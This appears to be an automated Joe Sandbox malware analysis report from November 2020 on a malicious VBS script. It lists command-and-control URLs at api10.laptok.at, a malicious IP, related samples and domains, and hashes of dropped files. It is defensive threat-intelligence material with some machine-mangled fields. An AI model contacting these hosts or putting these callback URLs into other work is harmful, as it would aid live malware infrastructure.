http://api10.laptok.at/api1/WcqsDWYRDWX9VzX2/6cY_2FMHhq53Bfb/KoBaiBSx8Ilxkeptxy/r8f3nvVNB/Uxnn1SyznitKnjOi8hCe/ohSe08DDAeFHGbAN_2F/0Spr_2FCjhgaXo0BixRxlK/gRR6Am8dlGdUj/bXxlH1YY/oAmZLTvZixjJMYkbcvNceUF/TE7QVGk6pc/MryulOKAB6hK5uuEq/Ip0vKVpaDGvV/oHnOmnuADTL/DZ7XRbtQiU_2BP/uUPkwFUayXFIpo3sPb5cI/f7KYlOClbx19_0A_/0DuyZdVLuLk6jXr/RUPYRyzRPa2TXuqypX/gKjtwBKzB/hGbhX_2Bp7cll1KXeu9F/UHr0GT1Kn/m	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/api1/HepzZx2kCuDwmeOQzvnl/pYC9yZFBIyaKECxGK0e/aRjir2j_2FD0Cs2y6LC1fn/UI6Iu_2FTpGMx/iwNkVdtq/4RAm36fJE_2BBIz2mpTpCMm/XnYyDK_2Fz/MiJoJBmpDAaTWVp1B/daSoJy_2FyS5/PuWvoglkSmx/qz2BTPi06QBrho/noUwfa_2FU_2BYCqTU3gC/NlevHPEUQyxG_2F5/4RKnQYuO3c2ETpt/rfleViaqwq1snPaMMc/vec7JAn9w/6IG6FBznQA00j0qPOZSG/_0A_0DZMwSFDBhuNf54/7SFAeYx_2BlJe9QVm8Vh5X/7k9AL4BWBHPhI/R_2Bii7A/8kTBHJT5wlqrWOd/j	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 0000001F.00000003.397754815.000001E2C279E000.00000004.00000001.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	powershell.exe, 0000001F.00000003.397066476.000001E2C224B000.00000004.00000001.sdmp	false		high
http://www.nytimes.com/	msapplication.xml3.8.dr	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 0000001F.00000003.397489552.000001E2C2604000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 0000001F.00000003.397489552.000001E2C2604000.00000004.00000001.sdmp	false		high
http://api10.laptok.at/api1/Ode7pmXhCEdXxTRBf_/2FHH_2FBp/_2BnsalNz0lmkH5x1mmt/xHl6WQifJFf5CBgok3I/bn	{638D4EF5-2B33-11EB-90E4-ECF4BB862DED}.dat.24.dr, ~DF1B3A3B6AB333EE87.TMP.24.dr	false	• Avira URL Cloud: safe	unknown
http://constitution.org/usdeclar.txtC:	powershell.exe, 0000001F.00000003.425279651.000001E2C11D0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/License	powershell.exe, 0000001F.00000003.397754815.000001E2C279E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://api10.laptok.at/api1/gQZiH3BmbQ7_2Fm1_2FzRJz/mA58vy7crp/h_2FMdFAmZvkx3oav/jpQlDfvKkUcF/z_2Fv3	{48F8DB8E-2B33-11EB-90E4-ECF4BB862DED}.dat.8.dr	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 0000001F.00000003.397754815.000001E2C279E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://file://USER.ID%lu.exe/upd	powershell.exe, 0000001F.00000003.425279651.000001E2C11D0000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	low
http://www.amazon.com/	msapplication.xml.8.dr	false		high
http://www.twitter.com/	msapplication.xml5.8.dr	false		high
http://https://github.com/Pester/Pester	powershell.exe, 0000001F.00000003.397489552.000001E2C2604000.00000004.00000001.sdmp	false		high
http://api10.laptok.at/api1/HepzZx2kCuDwmeOQzvnl/pYC9yZFBIyaKECxGK0e/aRjir2j_2FD0Cs2y6LC1fn/UI6Iu_2F	{638D4EF1-2B33-11EB-90E4-ECF4BB862DED}.dat.24.dr, ~DFC1B22A1CB1C1EB4D.TMP.24.dr	false	• Avira URL Cloud: safe	unknown
http://constitution.org/usdeclar.txt	powershell.exe, 0000001F.00000003.425279651.000001E2C11D0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.youtube.com/	msapplication.xml7.8.dr	false		high
http://https://contoso.com/	powershell.exe, 0000001F.00000003.397754815.000001E2C279E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 0000001F.00000003.397754815.000001E2C279E000.00000004.00000001.sdmp	false		high
http://https://oneget.orgX	powershell.exe, 0000001F.00000003.397066476.000001E2C224B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/api1/WcqsDWYRDWX9VzX2/6cY_2FMHhq53Bfb/KoBaiBSx8Ilxkeptxy/r8f3nvVNB/Uxnn1Syzni	{638D4EF3-2B33-11EB-90E4-ECF4BB862DED}.dat.24.dr	false	• Avira URL Cloud: safe	unknown
http://www.wikipedia.com/	msapplication.xml6.8.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://oneget.orgformat.ps1xmlagement.dll2040.missionsand	powershell.exe, 0000001F.00000003.397066476.000001E2C224B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.live.com/	msapplication.xml2.8.dr	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 0000001F.00000002.430154221.000001E2C11F1000.00000004.00000001.sdmp	false		high
http://www.reddit.com/	msapplication.xml4.8.dr	false		high
http://https://oneget.org	powershell.exe, 0000001F.00000003.397066476.000001E2C224B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
47.241.19.44	unknown	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	320914
Start date:	20.11.2020
Start time:	05:20:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	a7APrVP2o2vA.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winVBS@22/60@8/1
EGA Information:	Failed

Copyright null 2020

HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, rundll32.exe, BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, UsoClient.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 13.88.21.125, 104.42.151.234, 51.104.144.132, 104.83.120.32, 2.20.84.85, 20.54.26.129, 205.185.216.10, 205.185.216.42, 152.199.19.161, 95.101.22.134, 95.101.22.125, 52.155.217.156, 40.126.1.143, 20.190.129.134, 20.190.129.1, 20.190.129.23, 40.126.1.144, 20.190.129.129, 20.190.129.16, 40.126.1.129, 93.184.220.29, 20.49.150.241, 51.11.168.232 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, cs9.wac.phicdn.net, www.tm.lg.prod.aadmsa.akadns.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, www.tm.a.prd.aadg.trafficmanager.net, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, go.microsoft.com, ocsp.digicert.com, login.live.com, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, ie9comview.vo.msecnd.net, db3p-ris-pf-prod-atm.trafficmanager.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, settings-win.data.microsoft.com, cds.d2s7q6s2.hwcdn.net, login.msa.msidentity.com, settingsfd-geo.trafficmanager.net, ris.api.iris.microsoft.com, umwatsonrouting.trafficmanager.net, go.microsoft.com.edgekey.net, skypedataprdcolwus15.cloudapp.net, skypedataprdcolwus16.cloudapp.net, cs9.wpc.v0cdn.net • Execution Graph export aborted for target mshta.exe, PID 4468 because there are no executed function • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtEnumerateKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
05:21:10	API Interceptor	1x Sleep call for process: wscript.exe modified
05:22:27	API Interceptor	22x Sleep call for process: powershell.exe modified

Copyright null 2020

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
47.241.19.44	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	2200.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	22.dll	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	mRT14x9OHyME.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	4N9Gt68V5bB5.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	34UO9lvsKWLW.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	csye1F5W042k.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	http://c56.lepini.at	Get hash	malicious	Browse	• c56.lepini.at/
	my_presentation_82772.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 208.67.222.222
	fY9ZC2mGfd.exe	Get hash	malicious	Browse	• 208.67.222.222
	H58f3VmSsk.exe	Get hash	malicious	Browse	• 208.67.222.222
	2200.dll	Get hash	malicious	Browse	• 208.67.222.222
	5faabcaa2fca6rar.dll	Get hash	malicious	Browse	• 208.67.222.222
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 208.67.222.222
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 208.67.222.222
	YjimyNp5ma.exe	Get hash	malicious	Browse	• 208.67.222.222
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• 208.67.222.222
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• 208.67.222.222
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• 208.67.222.222
	u271020tar.dll	Get hash	malicious	Browse	• 208.67.222.222
	Ne3oNxfdDc.dll	Get hash	malicious	Browse	• 208.67.222.222
	5f7c48b110f15tiff_.dll	Get hash	malicious	Browse	• 208.67.222.222
	u061020png.dll	Get hash	malicious	Browse	• 208.67.222.222
	4.exe	Get hash	malicious	Browse	• 208.67.222.222
	C4iOuBBkd5lq-beware-malware.vbs	Get hash	malicious	Browse	• 208.67.222.222
	PtgzM1Gd04Up.vbs	Get hash	malicious	Browse	• 208.67.222.222

Copyright null 2020

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Win7-SecAssessment_v7.exe	Get hash	malicious	Browse	• 208.67.222.222
	Capasw32.dll	Get hash	malicious	Browse	• 208.67.222.222
api10.laptok.at	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	22.dll	Get hash	malicious	Browse	• 47.241.19.44
	mRT14x9OHyME.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	4N9Gt68V5bB5.vbs	Get hash	malicious	Browse	• 47.241.19.44
	34UO9lvsKWLW.vbs	Get hash	malicious	Browse	• 47.241.19.44
	csye1F5W042k.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• 47.241.19.44
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• 47.241.19.44
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• 47.241.19.44
	my_presentation_82772.vbs	Get hash	malicious	Browse	• 47.241.19.44
	44kXLimbYMoR.vbs	Get hash	malicious	Browse	• 119.28.233.64
	a.vbs	Get hash	malicious	Browse	• 8.208.101.13
	7GeMKuMgYyUY.vbs	Get hash	malicious	Browse	• 8.208.101.13
	A7heyTxyYqYM.vbs	Get hash	malicious	Browse	• 8.208.101.13
	aZvHOhKnEGKN.vbs	Get hash	malicious	Browse	• 8.208.101.13
	Ee5Z2P8Hpo90.vbs	Get hash	malicious	Browse	• 8.208.101.13
	0QQQ4jEdekKn.vbs	Get hash	malicious	Browse	• 8.208.101.13
c56.lepini.at	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://c56.lepini.at	Get hash	malicious	Browse	• 47.241.19.44
api3.lepini.at	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• 47.241.19.44
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• 47.241.19.44
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• 47.241.19.44
	C4iOuBBkd5lq-beware-malware.vbs	Get hash	malicious	Browse	• 8.208.101.13
	PtgzM1Gd04Up.vbs	Get hash	malicious	Browse	• 8.208.101.13

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1119_673423.doc	Get hash	malicious	Browse	• 8.208.13.158
	1118_8732615.doc	Get hash	malicious	Browse	• 8.208.13.158
	http://https://bit.ly/36uHc4k	Get hash	malicious	Browse	• 8.208.98.199
	http://https://bit.ly/2UkQfiI	Get hash	malicious	Browse	• 8.208.98.199
	WeTransfer File for info@nanniottavio.it .html	Get hash	malicious	Browse	• 47.254.218.25
	http://https://bit.ly/2K1UcH2	Get hash	malicious	Browse	• 8.208.98.199
	http://sistaqui.com/wp-content/activatedg.php?utm_source=google&utm_medium=adwords&utm_campaign=dvid	Get hash	malicious	Browse	• 47.254.170.17
	http://https://bit.ly/32NFFFf	Get hash	malicious	Browse	• 8.208.98.199
	http://https://docs.google.com/document/d/e/2PACX-1vTXjxu9U09_RHRx1i-oO2TYLCb5Uztf2wHiVVFFHq8srDJ1oKiEfPRIO7_slB-VnNS_T_Q-hOHFxFWL/pub	Get hash	malicious	Browse	• 47.88.17.4
	http://https://bit.ly/2Itre2m	Get hash	malicious	Browse	• 8.208.98.199
	4xb4vy5e15.exe	Get hash	malicious	Browse	• 47.89.39.18
	SVfO6yGJ41.exe	Get hash	malicious	Browse	• 8.208.99.216
	TJJflelDEn.exe	Get hash	malicious	Browse	• 47.52.205.194
	http://googledrive-eu.com	Get hash	malicious	Browse	• 47.74.8.123
	kvdYhqN3Nh.exe	Get hash	malicious	Browse	• 47.91.167.60
	Selenium.exe	Get hash	malicious	Browse	• 47.88.91.129
	http://https://bit.ly/3nnjluj	Get hash	malicious	Browse	• 47.254.133.206
	aQ1dPoFPaa.exe	Get hash	malicious	Browse	• 47.52.205.194
	AtoZ_Downloader.apk	Get hash	malicious	Browse	• 8.209.93.101

Copyright null 2020

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\earmark.avchd	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{48F8DB8C-2B33-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7724077651058903
Encrypted:	false
SSDEEP:	96:ryZhZXM2XK9WXK2tXKxfXK77hMXKvTXFoOB:ryZhZ8269WBtufChMkTVB
MD5:	9299593907C5EABFD7027C291518DEDE
SHA1:	1DA9951D1ABAB0DA7808456AA436E457AE837916
SHA-256:	F9463D178AA4B7421F348461E64545794266C04AD49F8D3A30F391B919FAC413
SHA-512:	26998C5274BF38E614E1170119700D8F5034FDC3F37A343A039A7033836F39A773FD5E62FC1524757F9432C2F71EC54A2B50CC7369F63B85C004C8DAA75CB352
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{638D4EEF-2B33-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	71272
Entropy (8bit):	2.0418293932009868
Encrypted:	false
SSDEEP:	192:rrZgZh2b9WhtrfIFMfkLtosxtL+s7Pl+sct6Vr4SzX:r9wQbUTrVMpNDbLNou4Y
MD5:	B4ACE99C089C8020F01806EAE9E9A7F6
SHA1:	120C02B75852501A645DA4F96DC7BBFC893FB254
SHA-256:	15282B89E0EEC2396A134653EE28D32E20D07B4843B63BC603C4EDC0ED775748
SHA-512:	50ECA1BCD25A4C629D7630C55273E71639E94AF6299ECD69CED58C86A079982BE9A2C1D30D2105417B240CE0845801891E84D97D4B6A72CD45FBB83C2A3354
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{48F8DB8E-2B33-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28128
Entropy (8bit):	1.9074078843366824
Encrypted:	false
SSDEEP:	192:rcZfQD6BkEFj92FkWlMEYRl3T16EMlL3T1Zr:rcYmyEh0JmEYl3BNMlL3BN
MD5:	42FAF6BE1CAC0782E71351FA937DD9E8
SHA1:	8D735CA12040710B03193A27ED98817029EE9FD1
SHA-256:	C2B635CACCB72A452D1F18D4BECFEDB3C1F145C8CDA44864449E5BB961C4FF62
SHA-512:	44F2231CFA2188D560600E8A7D38D931E30EC896AA5402C882CDBA81EDB080695FF0040853DED0EAEB0BB56E8A74812B40EC2CC4668AD9489090677B73E1B5F
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{48F8DB8E-2B33-11EB-90E4-ECF4BB862DED}.dat	
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{638D4EF1-2B33-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28168
Entropy (8bit):	1.9269501335943096
Encrypted:	false
SSDEEP:	192:rLZAQc6KkyFjV2skWKM5YB3xsZcgjl3x9xsZcgryA:rdZnjyhMYL5I4pkrF
MD5:	54FD8E91253B5A8B16BE1D5F3ECB5880
SHA1:	C8479409CE2DAA97AF2911DC3CFDD4C1FD84BC13
SHA-256:	2A717529D7B294C4AEAA004087F915B8152ADA9598F454B847EE31DFC209A9EA
SHA-512:	9DB183269F5A61961AB9C37FA94F599B2E10670823E946408741447440A47B038FD41432B927ACC3B43DC4C553653A8B31680CF75CF1AF0E45D8B453F6BF99D2
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{638D4EF3-2B33-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28148
Entropy (8bit):	1.9182018470340583
Encrypted:	false
SSDEEP:	192:r2Z5Q56TkJFjd2gkWHMOYFgWMG7G9qhVQd1gWMWvWMG7G9qhAGA:ryeUYJhUksOss9rHd95R
MD5:	721DF9B1ECA32E12891908271A848529
SHA1:	8D85C4CA7C7DA5C6532CE3F8D2C2811A0F550431
SHA-256:	FB1025039CDE627459760F48F01223312432C783E7E3F4E18674A54023758728
SHA-512:	44D4BF526F83002431C767AF208DBFA6842AC4BB50ECECF6D6915141396B8C702693E89111E8193801B368CF260D0C4F3122E6FE1BBC1DE4C7746DCC0741964
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{638D4EF5-2B33-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28692
Entropy (8bit):	1.918847595067725
Encrypted:	false
SSDEEP:	192:rNZCQm6AkiFj92wkWQMnYl96K8LP19n+36K8sr:rjvxNih00lnM96K8Z9Q6K8c
MD5:	271F9965B597452C9E5C0A05469A704A
SHA1:	E792218D68BC6EF55E62D2E253175FAAE10F4CD4
SHA-256:	730104388806535BC0B5708F10A95FE2F0A47D76AD01A316D12ECE7EE79B89CE
SHA-512:	5E7509CA1550AF6A7CDF7208821898081A1626655A7CC9646988E1726DD2A4B42A7526EC180F9DEFD77BC331B8ECD91DDAF1FE6DCB7989CA075BC6C4B4C6D 3
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Size (bytes):	656
Entropy (8bit):	5.098569039582857
Encrypted:	false
SSDEEP:	12:TMHdNMNxOE2+t+cnWimI002EtM3MHdNMNxOE2+t+cnWimI00ObVbkEtMb:2d6NxOkSZHKd6NxOkSZ76b
MD5:	541F18517371F5A47022692185EE703B
SHA1:	37F8E6546C25B32E18732A8210B7860A39BC898C
SHA-256:	524A99CB9C96D484E6834CEFAECC3031F7F42E408F7F7792A77FA839C8ADC0C8
SHA-512:	C3549190D509CCD33E62112F9BF41C4FD1E34EA7D8053D08EFE05FA1F5BCE12EAC3C7B4827B791FEA7C5B0BA69702A32014D05C11922882E377F90C5EF89FF6
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x1f203b5a,0x01d6bf40</date><accdate>0x1f203b5a,0x01d6bf40</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x1f203b5a,0x01d6bf40</date><accdate>0x1f203b5a,0x01d6bf40</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.14309865858412
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2kQfcnWimI002EtM3MHdNMNxe2kQfcnWimI00Obkak6EtMb:2d6NxrGSZHKd6NxrGSZ7Aa7b
MD5:	9D466C77D69740DA09AA47DABF7A7E6D
SHA1:	4E59D4AFA1E6203C85C0636CEDE25F8A076FC1DE
SHA-256:	50108C67E66E3EF616C05E6186529CAE19406112D9236CC0D21D7DC1779580D1
SHA-512:	F9B3369AED73F681BB43FC45EC474BC090FC812847CAD282EDB397D3DC5BF0AF4935310096128780357EBC65CB386DF3745AC7F25E81FF4B0F3F6A1C1B30F6E
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x1f191427,0x01d6bf40</date><accdate>0x1f191427,0x01d6bf40</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x1f191427,0x01d6bf40</date><accdate>0x1f191427,0x01d6bf40</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.146607664001021
Encrypted:	false
SSDEEP:	12:TMHdNMNxvLphahcnWimI002EtM3MHdNMNxvLphahcnWimI00ObmZEtMb:2d6NxvRSZHKd6NxvRSZ7mb
MD5:	7E7075DD3A8030A0C23703524204922E
SHA1:	2ACE1C5ACD5F8F50DCAC21B1ECF00F5B13B95C5B
SHA-256:	DFE98C203E64BA3EE0ECC5A34FAEC3A24F46BA78F221040D01A8B1A76DBC628E
SHA-512:	7D1954B4083604F89FF6FB5869EE1D3D83A45E2F8EAB280B082576780B133B0882644D9D779643B9B91F34BE7159DB52C8062E92A542E5B90442CA35E9FE9FCB
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x1f229d66,0x01d6bf40</date><accdate>0x1f229d66,0x01d6bf40</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x1f229d66,0x01d6bf40</date><accdate>0x1f229d66,0x01d6bf40</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	5.129898213805251
Encrypted:	false
SSDEEP:	12:TMHdNMNxizgcnWimI002EtM3MHdNMNxizgcnWimI00Obd5EtMb:2d6NxCSZHKd6NxCSZ7Jjb
MD5:	AE803AFC03527EF4F18AAC61FCCC6136
SHA1:	6385915F6E7C191B9E39397F9D44BE0CE3A995A6
SHA-256:	1A8686AF6B7A1E60B2F24BCB8F0E22F35C4A94CD5328AA176FBC14BF47EFF06A
SHA-512:	25C4DD048C2FD1B334F5DCAF076EAB93B78A568D875776740CEC10038E367BCEE515316B3F5A1B243314A701678DE5ED28BF34F12BEB1428B6232D5726EBC66
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
